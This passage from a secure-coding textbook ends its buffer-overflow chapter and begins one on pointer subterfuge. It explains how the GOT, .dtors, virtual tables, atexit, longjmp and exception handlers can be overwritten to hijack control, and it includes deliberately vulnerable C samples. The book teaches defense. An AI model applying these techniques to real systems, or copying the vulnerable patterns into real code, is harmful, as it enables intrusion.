StackGap. Many stack-based buffer overflow exploits rely on the buffer being at a known location in memory. If the attacker can overwrite the function return address, which is at a fixed location in the overflow buffer, execution of the attacker-supplied code starts. Introducing a randomly sized gap of space upon allocation of stack memory makes it more difficult for an attacker to locate a return value on the stack and costs no more than one page of real memory. This offsets the beginning of the stack by a random amount so the attacker will not know the absolute address of any item on the stack from one run of the program to the next. This mitigation can be relatively easy to add to an operating system by adding the same code to the Linux kernel that was previously shown to allow JIT compilation.

Although StackGap may make it more difficult for an attacker to exploit a vulnerability, it does not prevent exploits if the attacker can use relative, rather than absolute, values.

Other Platforms. ASLR has been partially available on Mac OS X since 2007 (10.5) and is fully functional since 2011 (10.7). It has also been functional on iOS (used for iPhones and iPads) since version 4.3.

Future Directions

Future buffer overflow prevention mechanisms will surpass existing capabilities in HP aCC, Intel ICC, and GCC compilers to provide complete coverage by combining more thorough compile-time checking with runtime checks where necessary to minimize the required overhead. One such mechanism is Safe-Secure C/C++ (SSCC).

SSCC infers the requirements and guarantees of functions and uses them to discover whether all requirements are met. For example, in the following function, n is required to be a suitable size for the array pointed to by s. Also, the returned string is guaranteed to be null-terminated.

```
char *substring_before(char *s, size_t n, char c) {
  for (int i = 0; i < n; ++i)
    if (s[i] == c) {
      s[i] = '\0';
      return s;
    }
  s[0] = '\0';
  return s;
}
```




Figure 2.19 A possible Safe-Secure C/C++ (SSCC) implementation

To discover and track requirements and guarantees between functions and source files, SSCC uses a bounds data file. Figure 2.19 shows one possible implementation of the SSCC mechanism.

If SSCC is given the entire source code to the application, including all libraries, it can guarantee that there are no buffer overflows.

2.7 Notable Vulnerabilities

This section describes examples of notable buffer overflow vulnerabilities resulting from incorrect string handling. Many well-known incidents, including the Morris worm and the W32.Blaster.Worm, were the result of buffer overflow vulnerabilities.

Remote Login

Many UNIX systems provide the `rlogin` program, which establishes a remote login session from its user's terminal to a remote host computer. The `rlogin` program passes the user's current terminal definition as defined by the `TERM` environment variable to the remote host computer. Many implementations of the `rlogin` program contained an unbounded string copy—copying the `TERM` environment variable into an array of 1,024 characters declared as a local stack variable. This buffer overflow can be exploited to smash the stack and execute arbitrary code with root privileges.

CERT Advisory CA-1997-06, "Vulnerability in rlogin/term," released on February 6, 1997, describes this issue.[2] Larry Rogers provides an in-depth description of the `rlogin` buffer overflow vulnerability [Rogers 1998].

Kerberos

Kerberos is a network authentication protocol designed to provide strong authentication for client/server applications by using secret-key cryptography. A free implementation of this protocol is available from the Massachusetts Institute of Technology. Kerberos is available in many commercial products as well.[3]

A vulnerability exists in the Kerberos 4 compatibility code contained within the MIT Kerberos 5 source distributions. This vulnerability allows a buffer overflow in the `krb_rd_req()` function, which is used by all Kerberos-authenticated services that use Kerberos 4 for authentication. This vulnerability is described further in the following:

- "Buffer Overrun Vulnerabilities in Kerberos," http://web.mit.edu/kerberos/www/advisories/krb4buf.txt
- CERT Advisory CA-2000-06, "Multiple Buffer Overflows in Kerberos Authenticated Services," www.cert.org/advisories/CA-2000-06.html

It is possible for an attacker to gain root access over the network by exploiting this vulnerability. This vulnerability is notable not only because of the severity and impact but also because it represents the all-too-common case of vulnerabilities appearing in products that are supposed to *improve* the security of a system.

2.8 Summary

A buffer overflow occurs when data is written outside of the boundaries of the memory allocated to a particular data structure. Buffer overflows occur

[2] See www.cert.org/advisories/CA-1997-06.html.

[3] See http://web.mit.edu/kerberos/www/.

frequently in C and C++ because these languages (1) define strings as null-terminated arrays of characters, (2) do not perform implicit bounds checking, and (3) provide standard library calls for strings that do not enforce bounds checking. These properties have proven to be a highly reactive mixture when combined with programmer ignorance about vulnerabilities caused by buffer overflows.

Buffer overflows are troublesome in that they can go undetected during the development and testing of software applications. Common C and C++ compilers do not identify possible buffer overflow conditions at compilation time or report buffer overflow exceptions at runtime. Dynamic analysis tools can be used to discover buffer overflows only as long as the test data precipitates a detectable overflow.

Not all buffer overflows lead to an exploitable software vulnerability. However, a buffer overflow can cause a program to be vulnerable to attack when the program's input data is manipulated by a (potentially malicious) user. Even buffer overflows that are not obvious vulnerabilities can introduce risk.

Buffer overflows are a primary source of software vulnerabilities. Type-unsafe languages, such as C and C++, are especially prone to such vulnerabilities. Exploits can and have been written for Windows, Linux, Solaris, and other common operating systems and for most common hardware architectures, including Intel, SPARC, and Motorola.

A common mitigation strategy is to adopt a new library that provides an alternative, more secure approach to string manipulation. There are a number of replacement libraries and functions of this kind with varying philosophies, and the choice of a particular library depends on your requirements. The C11 Annex K bounds-checking interfaces, for example, are designed as easy drop-in replacement functions for existing calls. As a result, these functions may be used in preventive maintenance to reduce the likelihood of vulnerabilities in an existing, legacy code base. Selecting an appropriate approach often involves a trade-off between convenience and security. More-secure functions often have more error conditions, and less-secure functions try harder to provide a valid result for a given set of inputs. The choice of libraries is also constrained by language choice, platform, and portability issues.

There are practical mitigation strategies that can be used to help eliminate vulnerabilities resulting from buffer overflows. It is not practical to use all of the avoidance strategies because each has a cost in effort, schedule, or licensing fees. However, some strategies complement each other nicely. Static analysis can be used to identify potential problems to be evaluated during source code audits. Source code audits share common analysis with testing, so it is possible to split some costs. Dynamic analysis can be used in conjunction with testing to identify overflow conditions.

Runtime solutions such as bounds checkers, canaries, and safe libraries also have a runtime performance cost and may conflict. For example, it may not make sense to use a canary in conjunction with safe libraries because each performs more or less the same function in a different way.

Buffer overflows are the most frequent source of software vulnerabilities and should not be taken lightly. We recommend a *defense-in-depth* strategy of applying multiple strategies when possible. The first and foremost strategy for avoiding buffer overflows, however, is to educate developers about how to avoid creating vulnerable code.

2.9 Further Reading

"Smashing the Stack for Fun and Profit" is the seminal paper on buffer overflows from Aleph One [Aleph 1996]. *Building Secure Software* [Viega 2002] contains an in-depth discussion of both heap and stack overflows.

3

Pointer Subterfuge

with Rob Murawski[1]

Tush! tush! fear boys with bugs.
—William Shakespeare,
The Taming of the Shrew, act 1, scene 2

Pointer subterfuge is a general term for exploits that modify a pointer's value [Pincus 2004]. C and C++ differentiate between pointers to *objects* and pointers to *functions*. The type of a pointer to `void` or a pointer to an object type is called an *object pointer type*. The type of a pointer that can designate a function is called a *function pointer type*. A pointer to objects of type T is referred to as a "pointer to T." C++ also defines a *pointer to member type*, which is the pointer type used to designate a nonstatic class member.

Function pointers can be overwritten to transfer control to attacker-supplied shellcode. When the program executes a call via the function pointer, the attacker's code is executed instead of the intended code.

Object pointers can also be modified to run arbitrary code. If an object pointer is used as a target for a subsequent assignment, attackers can control the address to modify other memory locations.

This chapter examines function and object pointer modification in detail. It is different from other chapters in this book in that it discusses the

[1] Robert Murawski is a member of the technical staff in the CERT Program of Carnegie Mellon's Software Engineering Institute (SEI).

mechanisms an attacker can use to run arbitrary code after initially exploiting a vulnerability (such as a buffer overflow). Preventing pointer subterfuge is difficult and best mitigated by eliminating the initial vulnerability. Before pointer subterfuge is examined in more detail, the relationship between *how* data is declared and *where* it is stored in memory is examined.

3.1 Data Locations

There are a number of exploits that can be used to overwrite function or object pointers, including buffer overflows.

Buffer overflows are most frequently caused by inadequately bounded loops. Most commonly, these loops are one of the following types:

Loop limited by upper bound: The loop performs **N** repetitions where **N** is less than or equal to the bound of **p**, and the pointer designates a sequence of objects, for example, **p** through **p + N – 1**.

Loop limited by lower bound: The loop performs **N** repetitions where **N** is less than or equal to the bound of **p**, and the pointer designates a sequence of objects, for example, **p** through **p – N + 1**.

Loop limited by the address of the last element of the array (aka Hi): The loop increments an indirectable pointer until it is equal to Hi.

Loop limited by the address of the first element of the array (aka Lo): The loop decrements an indirectable pointer until it is equal to Lo.

Loop limited by null terminator: The loop increments an indirectable pointer until its target is null.

For a buffer overflow of these loop types to be used to overwrite a function or object pointer, all of the following conditions must exist:

1. The buffer must be allocated in the same segment as the target function or object pointer.
2. For a loop limited by upper bound, a loop limited by Hi, or a loop limited by null terminator, the buffer must be at a lower memory address than the target function or object pointer. For a loop limited by lower bound or a loop limited by Lo, the buffer must be at a lower memory address than the target function or object pointer.
3. The buffer must not be adequately bounded and consequently susceptible to a buffer overflow exploit.

To determine whether a buffer is in the same segment as a target function or object pointer, it is necessary to understand how different variable types are allocated to the various memory segments.

UNIX executables contain both a data and a BSS[2] segment. The data segment contains all initialized global variables and constants. The BSS segment contains all uninitialized global variables. Initialized global variables are separated from uninitialized variables so that the assembler does not need to write out the contents of the uninitialized variables (BSS segment) to the object file.

Example 3.1 shows the relationship between how a variable is declared and where it is stored. Comments in the code describe where storage for each variable is allocated.

Example 3.1 Data Declarations and Process Memory Organization

```
static int GLOBAL_INIT = 1; /* data segment, global */
static int global_uninit; /* BSS segment, global */

int main(int argc, char **argv) { /* stack, local */
  int local_init = 1; /* stack, local */
  int local_uninit; /* stack, local */
  static int local_static_init = 1; /* data seg, local */
  static int local_static_uninit; /* BSS segment, local */
  /* storage for buff_ptr is stack, local */
  /* allocated memory is heap, local */
  int *buff_ptr = (int *)malloc(32);
}
```

Although there are differences in memory organization between UNIX and Windows, the variables shown in the sample program in Example 3.1 are allocated in the same fashion under Windows as they are under UNIX.

3.2 Function Pointers

While stack smashing (as well as many heap-based attacks) is not possible in the data segment, overwriting function pointers is equally effective in any memory segment.

Example 3.2 contains a vulnerable program that can be exploited to overwrite a function pointer in the BSS segment. The static character array `buff`

[2] BSS stands for “block started by symbol” but is seldom spelled out.

declared on line 3 and the static function pointer funcPtr declared on line 4 are both uninitialized and stored in the BSS segment. The call to strncpy() on line 6 is an example of an unsafe use of a bounded string copy function. A buffer overflow occurs when the length of argv[1] exceeds BUFFSIZE. This buffer overflow can be exploited to transfer control to arbitrary code by overwriting the value of the function pointer with the address of the shellcode. When the program invokes the function identified by funcPtr on line 7, the shellcode is invoked instead of good_function().

Example 3.2 Program Vulnerable to Buffer Overflow in the BSS Segment

```
1  void good_function(const char *str) {...}
2  int main(int argc, char *argv[]) {
3    static char buff[BUFFSIZE];
4    static void (*funcPtr)(const char *str);
5    funcPtr = &good_function;
6    strncpy(buff, argv[1], strlen(argv[1]));
7    (void)(*funcPtr)(argv[2]);
8  }
```

A naïve approach to eliminating buffer overflows is to redeclare stack buffers as global or local static variables to reduce the possibility of stack-smashing attacks. Redeclaring buffers as global variables is an inadequate solution because, as we have seen, exploitable buffer overflows can occur in the data segment as well.

■ 3.3 Object Pointers

Object pointers are ubiquitous in C and C++. Kernighan and Ritchie [Kernighan 1988] observe the following:

> Pointers are much used in C, partly because they usually lead to more compact and efficient code than can be obtained in other ways.

Object pointers are used in C and C++ to refer to dynamically allocated structures, call-by-reference function arguments, arrays, and other objects. These object pointers can be modified by an attacker, for example, when exploiting a buffer overflow vulnerability. If a pointer is subsequently used as a target for an assignment, an attacker can control the address to modify other memory locations, a technique known as an *arbitrary memory write*.

Example 3.3 contains a vulnerable program that can be exploited to create an arbitrary memory write. This program contains an unbounded memory copy on line 5. After overflowing the buffer, an attacker can overwrite ptr and val. When *ptr = val is consequently evaluated on line 6, an arbitrary memory write is performed. Object pointers can also be modified by attackers as a result of common errors in managing dynamic memory.

Example 3.3 Object Pointer Modification

```
1  void foo(void * arg, size_t len) {
2    char buff[100];
3    long val = ...;
4    long *ptr = ...;
5    memcpy(buff, arg, len);
6    *ptr = val;
7    ...
8    return;
9  }
```

Arbitrary memory writes are of particular concern on 32-bit Intel architecture (x86-32) platforms because sizeof(void *) equals sizeof(int) equals sizeof(long) equals 4 bytes. In other words, there are many opportunities on x86-32 to write 4 bytes to 4 bytes and overwrite an address at an arbitrary location.

3.4 Modifying the Instruction Pointer

For an attacker to succeed in executing arbitrary code on x86-32, an exploit must modify the value of the instruction pointer to reference the shellcode. The instruction pointer register (eip) contains the offset in the current code segment for the next instruction to be executed.

The eip register cannot be accessed directly by software. It is advanced from one instruction boundary to the next when executing code sequentially or modified indirectly by *control transfer instructions* (such as jmp, jcc, call, and ret), interrupts, and exceptions [Intel 2004].

The call instruction, for example, saves return information on the stack and transfers control to the called function specified by the destination (target) operand. The target operand specifies the address of the first instruction in the called function. This operand can be an immediate value, a general-purpose register, or a memory location.

Example 3.4 shows a program that uses the function pointer `funcPtr` to invoke a function. The function pointer is declared on line 6 as a pointer to a static function that accepts a constant string argument. The function pointer is assigned the address of `good_function` on line 7 so that when `funcPtr` is invoked on line 8 it is actually `good_function` that is called. For comparison, `good_function()` is statically invoked on line 9.

Example 3.4 Sample Program Using Function Pointers

```
01  void good_function(const char *str) {
02    printf("%s", str);
03  }
04
05  int main(void) {
06    static void (*funcPtr)(const char *str);
07    funcPtr = &good_function;
08    (void)(*funcPtr)("hi ");
09    good_function("there!\n");
10    return 0;
11  }
```

Example 3.5 shows the disassembly of the two invocations of `good_function()` from Example 3.4. The call for the first invocation (using the function pointer) takes place at 0x0042417F. The machine code at this address is `ff 15 00 84 47 00`. There are several forms of call instruction in x86-32. In this case, the `ff` op code (shown in Figure 3.1) is used along with a ModR/M of `15`, indicating an absolute, indirect call.

The last 4 bytes contain the address of the called function (there is one level of indirection). This address can also be found in the `dword ptr [funcPtr (478400h)]` call in Example 3.5. The actual address of `good_function()` stored at this address is 0x00422479.



Machine code for call: ff 15 00 84 47 00
Op code
+
ModR/M
=
Indirect call to 0x00478400
This byte tells the processor which registers or memory locations to use as the instruction's operands.
The address stored here is: 0x00422479

Figure 3.1 x86-32 call instruction

Example 3.5 Function Pointer Disassembly

```
(void)(*funcPtr)("hi ");
00424178 mov esi, esp
0042417A push offset string "hi" (46802Ch)
0042417F call dword ptr [funcPtr (478400h)]
00424185 add  esp, 4
00424188 cmp  esi, esp

good_function("there!\n");
0042418F push offset string "there!\n" (468020h)
00424194 call good_function (422479h)
00424199 add  esp, 4
```

The second, static call to `good_function()` takes place at `0x00424194`. The machine code at this location is `e8 e0 e2 ff ff`. In this case, the `e8` op code is used for the call instruction. This form of the call instruction indicates a near call with a displacement relative to the next instruction. The displacement is a negative number, which means that `good_function()` appears at a lower address.

These invocations of `good_function()` provide examples of call instructions that can and cannot be attacked. The static invocation uses an *immediate* value as relative displacement, and this displacement cannot be overwritten because it is in the code segment. The invocation through the function pointer uses an *indirect* reference, and the address in the referenced location (typically in the data or stack segment) can be overwritten. These indirect function references, as well as function calls that cannot be resolved at compile time, can be exploited to transfer control to arbitrary code. Specific targets for arbitrary memory writes that can transfer control to attacker-supplied code are described in the remainder of this chapter.

3.5 Global Offset Table

Windows and Linux use a similar mechanism for linking and transferring control to library functions. The main distinction, from a security perspective, is that the Linux solution is exploitable, while the Windows version is not.

The default binary format on Linux, Solaris 2.x, and SVR4 is called the *executable and linking format* (ELF). ELF was originally developed and published by UNIX System Laboratories (USL) as part of the application binary interface (ABI). More recently, the ELF standard was adopted by the Tool

Interface Standards committee (TIS)[3] as a portable object file format for a variety of x86-32 operating systems.

The process space of any ELF binary includes a section called the *global offset table* (GOT). The GOT holds the absolute addresses, making them available without compromising the position independence of, and the ability to share, the program text. This table is essential for the dynamic linking process to work. The actual contents and form of this table depend on the processor [TIS 1995].

Every library function used by a program has an entry in the GOT that contains the address of the actual function. This allows libraries to be easily relocated within process memory. Before the program uses a function for the first time, the entry contains the address of the runtime linker (RTL). If the function is called by the program, control is passed to the RTL and the function's real address is resolved and inserted into the GOT. Subsequent calls invoke the function directly through the GOT entry without involving the RTL.

The address of a GOT entry is fixed in the ELF executable. As a result, the GOT entry is at the same address for any executable process image. You can determine the location of the GOT entry for a function using the `objdump` command, as shown in Example 3.6. The offsets specified for each `R_386_JUMP_SLOT` relocation record contain the address of the specified function (or the RTL linking function).

Example 3.6 Global Offset Table

```
% objdump --dynamic-reloc test-prog
format:     file format elf32-i386

DYNAMIC RELOCATION RECORDS
OFFSET   TYPE               VALUE
08049bc0 R_386_GLOB_DAT     __gmon_start__
08049ba8 R_386_JUMP_SLOT    __libc_start_main
08049bac R_386_JUMP_SLOT    strcat
08049bb0 R_386_JUMP_SLOT    printf
08049bb4 R_386_JUMP_SLOT    exit
08049bb8 R_386_JUMP_SLOT    sprintf
08049bbc R_386_JUMP_SLOT    strcpy
```

An attacker can overwrite a GOT entry for a function with the address of shellcode using an arbitrary memory write. Control is transferred to the

[3] This committee is an association of microcomputer industry members formed to standardize software interfaces for IA-32 development tools.

shellcode when the program subsequently invokes the function corresponding to the compromised GOT entry. For example, well-written C programs will eventually call the `exit()` function. Overwriting the GOT entry of the `exit()` function transfers control to the specified address when `exit()` is called. The ELF procedure linkage table (PLT) has similar shortcomings [Cesare 2000].

The Windows portable executable (PE) file format performs a similar function to the ELF format. A PE file contains an array of data structures for each imported DLL. Each of these structures gives the name of the imported DLL and points to an array of function pointers (the import address table or IAT). Each imported API has its own reserved spot in the IAT where the address of the imported function is written by the Windows loader. Once a module is loaded, the IAT contains the address that is invoked when calling imported functions. IAT entries can be (and are) write protected because they do not need to be modified at runtime.

3.6 The .dtors Section

Another target for arbitrary writes is to overwrite function pointers in the `.dtors` section for executables generated by GCC [Rivas 2001]. GNU C allows a programmer to declare attributes about functions by specifying the `__attribute__` keyword followed by an attribute specification inside double parentheses [FSF 2004]. Attribute specifications include `constructor` and `destructor`. The constructor attribute specifies that the function is called before `main()`, and the destructor attribute specifies that the function is called after `main()` has completed or `exit()` has been called.

Example 3.7's sample program shows the use of constructor and destructor attributes. This program consists of three functions: `main()`, `create()`, and `destroy()`. The `create()` function is declared on line 4 as a constructor, and the `destroy()` function is declared on line 5 as a destructor. Neither function is called from `main()`, which simply prints the address of each function and exits. Example 3.8 shows the output from executing the sample program. The `create()` constructor is executed first, followed by `main()` and the `destroy()` destructor.

Example 3.7 Program with Constructor and Destructor Attributes

```
01  #include <stdio.h>
02  #include <stdlib.h>
03
04  static void create(void) __attribute__ ((constructor));
```

```
static void destroy(void) __attribute__ ((destructor));

int main(void) {
  printf("create: %p.\n", create);
  printf("destroy: %p.\n", destroy);
  exit(EXIT_SUCCESS);
}

void create(void) {
  puts("create called.\n");
}

void destroy(void) {
  puts("destroy called.");
}
```

Example 3.8 Output of Sample Program

```
% ./dtors
create called.
create: 0x80483a0.
destroy: 0x80483b8.
destroy called.
```

Constructors and destructors are stored in the `.ctors` and `.dtors` sections in the generated ELF executable image. Both sections have the following layout:

```
0xffffffff {function-address} 0x00000000
```

The `.ctors` and `.dtors` sections are mapped into the process address space and are writable by default. Constructors have not been used in exploits because they are called before `main()`. As a result, the focus is on destructors and the `.dtors` section.

The contents of the `.dtors` section in the executable image can be examined with the `objdump` command as shown in Example 3.9. The head and tail tags can be seen, as well as the address of the `destroy()` function (in little endian format).

An attacker can transfer control to arbitrary code by overwriting the address of the function pointer in the `.dtors` section. If the target binary is readable by an attacker, it is relatively easy to determine the exact position to overwrite by analyzing the ELF image.

Example 3.9 Contents of the .dtors Section

```
% objdump -s -j .dtors dtors

dtors:     file format elf32-i386

Contents of section .dtors:
804959c ffffffff b8830408 00000000
```

Interestingly, the .dtors section is present even if no destructor is specified. In this case, the section consists of the head and tail tag with no function addresses between. It is still possible to transfer control by overwriting the tail tag 0x00000000 with the address of the shellcode. If the shellcode returns, the process will call subsequent addresses until a tail tag is encountered or a fault occurs.

For an attacker, overwriting the .dtors section has the advantage that the section is always present and mapped into memory.[4] Of course, the .dtors target exists only in programs that have been compiled and linked with GCC. In some cases, it may also be difficult to find a location in which to inject the shellcode so that it remains in memory after main() has exited.

3.7 Virtual Pointers

C++ allows the definition of a *virtual function*. A virtual function is a function member of a class, declared using the virtual keyword. Functions may be overridden by a function of the same name in a derived class. A pointer to a derived class object may be assigned to a base class pointer and the function called through the pointer. Without virtual functions, the base class function is called because it is associated with the static type of the pointer. When using virtual functions, the derived class function is called because it is associated with the dynamic type of the object.

Example 3.10 illustrates the semantics of virtual functions. Class a is defined as the base class and contains a regular function f() and a virtual function g().

Example 3.10 The Semantics of Virtual Functions

```
class a {
  public:
```

[4] The .dtors section is not removed by a strip(1) of the binary.

```
03      void f(void) {
04        cout << "base f" << '\n';
05      };
06
07      virtual void g(void) {
08        cout << "base g" << '\n';
09      };
10  };
11
12  class b: public a {
13    public:
14      void f(void) {
15        cout << "derived f" << '\n';
16      };
17
18      void g(void) {
19        cout << "derived g" << '\n';
20      };
21  };
22
23  int main(void) {
24    a *my_b = new b();
25    my_b->f();
26    my_b->g();
27    return 0;
28  }
```

Class `b` is derived from `a` and overrides both functions. A pointer `my_b` to the base class is declared in `main()` but assigned to an object of the derived class `b`. When the nonvirtual function `my_b->f()` is called on line 25, the function `f()` associated with `a` (the base class) is called. When the virtual function `my_b->g()` is called on line 26, the function `g()` associated with `b` (the derived class) is called.

Most C++ compilers implement virtual functions using a *virtual function table* (VTBL). The VTBL is an array of function pointers that is used at runtime for dispatching virtual function calls. Each individual object points to the VTBL via a *virtual pointer* (VPTR) in the object's header. The VTBL contains pointers to each implementation of a virtual function. Figure 3.2 shows the data structures from the example.




Figure 3.2 VTBL runtime representation

It is possible to overwrite function pointers in the VTBL or to change the VPTR to point to another arbitrary VTBL. This can be accomplished by an arbitrary memory write or by a buffer overflow directly into an object. The buffer overwrites the VPTR and VTBL of the object and allows the attacker to cause function pointers to execute arbitrary code. VPTR smashing has not been seen extensively in the wild, but this technique could be employed if other techniques fail [Pincus 2004].

3.8 The `atexit()` and `on_exit()` Functions

The `atexit()` function is a general utility function defined in the C Standard. The `atexit()` function registers a function to be called without arguments at normal program termination. C requires that the implementation support the registration of at least 32 functions. The `on_exit()` function from SunOS performs a similar function. This function is also present in libc4, libc5, and glibc [Bouchareine 2005].

The program shown in Example 3.11 uses `atexit()` to register the `test()` function on line 8 of `main()`. The program assigns the string `"Exiting.\n"` to the global variable `glob` (on line 9) before exiting. The `test()` function is invoked after the program exits and prints out this string.

Example 3.11 Program Using `atexit()`

```
01  char *glob;
02
03  void test(void) {
04    printf("%s", glob);
05  }
06
07  int main(void) {
08    atexit(test);
09    glob = "Exiting.\n";
10  }
```

The `atexit()` function works by adding a specified function to an array of existing functions to be called on exit. When `exit()` is called, it invokes each function in the array in last-in, first-out (LIFO) order. Because both `atexit()` and `exit()` need to access this array, it is allocated as a global symbol (`__atexit` on BSD operating systems and `__exit_funcs` on Linux).

The `gdb` session of the `atexit` program shown in Example 3.12 shows the location and structure of the `atexit` array. In the debug session, a breakpoint is set before the call to atexit() in main() and the program is run. The call to atexit() is then executed to register the test() function. After the test() function is registered, memory at __exit_funcs is displayed. Each function is contained in a structure consisting of four doublewords. The last doubleword in each structure contains the actual address of the function. You can see that three functions have been registered by examining the memory at these addresses: _dl_fini(), __libc_csu_fini(), and our own test() function. It is possible to transfer control to arbitrary code with an arbitrary memory write or a buffer overflow directly into the __exit_funcs structure. Note that the _dl_fini() and __libc_csu_fini() functions are present even when the vulnerable program does not explicitly call the atexit() function.

Example 3.12 Debug Session of atexit Program Using gdb

```
(gdb) b main
Breakpoint 1 at 0x80483f6: file atexit.c, line 6.
(gdb) r
Starting program: /home/rcs/book/dtors/atexit

Breakpoint 1, main (argc=1, argv=0xbfffe744) at atexit.c:6
6 atexit(test);
(gdb) next
7 glob = "Exiting.\n";
(gdb) x/12x __exit_funcs
0x42130ee0 <init>:    0x00000000 0x00000003 0x00000004 0x4000c660
0x42130ef0 <init+16>: 0x00000000 0x00000000 0x00000004 0x0804844c
0x42130f00 <init+32>: 0x00000000 0x00000000 0x00000004 0x080483c8
(gdb) x/4x 0x4000c660
0x4000c660 <_dl_fini>: 0x57e58955 0x5ce85356 0x81000054 0x0091c1c3
(gdb) x/3x 0x0804844c
0x804844c <__libc_csu_fini>: 0x53e58955 0x9510b850 x102d0804
(gdb) x/8x 0x080483c8
0x80483c8 <test>: 0x83e58955 0xec8308ec 0x2035ff08 0x68080496
```

3.9 The longjmp() Function

The C Standard defines the setjmp() macro, longjmp() function, and jmp_buf type, which can be used to bypass the normal function call and return discipline.

The setjmp() macro saves its calling environment for later use by the longjmp() function. The longjmp() function restores the environment saved by the most recent invocation of the setjmp() macro. Example 3.13 shows how the longjmp() function returns control back to the point of the setjmp() invocation.

Example 3.13 Sample Use of the longjmp() Function

```
#include <setjmp.h>
jmp_buf buf;
void g(int n);
void h(int n);
int n = 6;

void f(void) {
  setjmp(buf);
  g(n);
}

void g(int n) {
  h(n);
}

void h(int n){
  longjmp(buf, 2);
}
```

Example 3.14 shows the implementation of the jmp_buf data structure and related definitions on Linux. The jmp_buf structure (lines 11–15) contains three fields. The calling environment is stored in __jmpbuf (declared on line 1). The __jmp_buf type is an integer array containing six elements. The #define statements indicate which values are stored in each array element. For example, the base pointer (BP) is stored in __jmp_buf[3], and the program counter (PC) is stored in __jmp_buf[5].

Example 3.14 Linux Implementation of jmp_buf Structure

```
01  typedef int __jmp_buf[6];
02
03  #define JB_BX 0
04  #define JB_SI 1
05  #define JB_DI 2
06  #define JB_BP 3
07  #define JB_SP 4
08  #define JB_PC 5
09  define JB_SIZE 24
10
11  typedef struct __jmp_buf_tag {
12    __jmp_buf __jmpbuf;
```

```
  int __mask_was_saved;
  __sigset_t __saved_mask;
} jmp_buf[1];
```

Example 3.15 shows the assembly instructions generated for the `longjmp()` command on Linux. The `movl` instruction on line 2 restores the BP, and the `movl` instruction on line 3 restores the stack pointer (SP). Line 4 transfers control to the stored PC.

Example 3.15 Assembly Instructions Generated for `longjmp()` on Linux

```
longjmp(env, i)
1  movl i, %eax /* return i */
2  movl env.__jmpbuf[JB_BP], %ebp
3  movl env.__jmpbuf[JB_SP], %esp
4  jmp (env.__jmpbuf[JB_PC])
```

The `longjmp()` function can be exploited by overwriting the value of the PC in the `jmp_buf` buffer with the start of the shellcode. This can be accomplished with an arbitrary memory write or by a buffer overflow directly into a `jmp_buf` structure.

3.10 Exception Handling

An exception is any event that is outside the normal operations of a procedure. For example, dividing by zero will generate an exception. Many programmers implement exception handler blocks to handle these special cases and avoid unexpected program termination. Additionally, exception handlers are chained and called in a defined order until one can handle the exception.

Microsoft Windows supports the following three types of exception handlers. The operating system calls them in the order given until one is successful.

1. Vectored exception handling (VEH). These handlers are called first to override a structured exception handler. These exception handlers were added in Windows XP.
2. Structured exception handling (SEH). These handlers are implemented as per-function or per-thread exception handlers.
3. System default exception handling. This is a global exception filter and handler for the entire process that is called if no previous exception handler can handle the exception.

Structured and system default exception handling are discussed in the following sections. Vectored exception handling is ignored because it is not widely used in software exploits.

Structured Exception Handling

SEH is typically implemented at the compiler level through `try...catch` blocks as shown in Example 3.16.

Example 3.16 A `try...catch` Block

```
try {
  // Do stuff here
}
catch(...){
  // Handle exception here
}
__finally {
  // Handle cleanup here
}
```

Any exception that is raised during the try block is handled in the matching catch block. If the catch block is unable to handle the exception, it is passed back to the prior scope block. The `__finally` keyword is a Microsoft extension to the C/C++ language and is used to denote a block of code that is called to clean up anything instantiated by the try block. The keyword is called regardless of how the try block exits.

For structured exception handling, Windows implements special support for per-thread exception handlers. Compiler-generated code writes the address of a pointer to an `EXCEPTION_REGISTRATION` structure to the address referenced by the `fs` segment register. This structure is defined in the assembly language `struc` definition in `EXSUPP.INC` in the Visual C++ runtime source and contains the two data elements shown in Example 3.17.

Example 3.17 `EXCEPTION_REGISTRATION struc` Definition

```
_EXCEPTION_REGISTRATION struc
    prev                dd      ?
    handler             dd      ?
_EXCEPTION_REGISTRATION ends
```

In this structure, `prev` is a pointer to the previous `EXCEPTION_HANDLER` structure in the chain, and `handler` is a pointer to the actual exception handler function.

Windows enforces several rules on the exception handler to ensure the integrity of the exception handler chain and the system:

1. The EXCEPTION_REGISTRATION structure must be located on the stack.
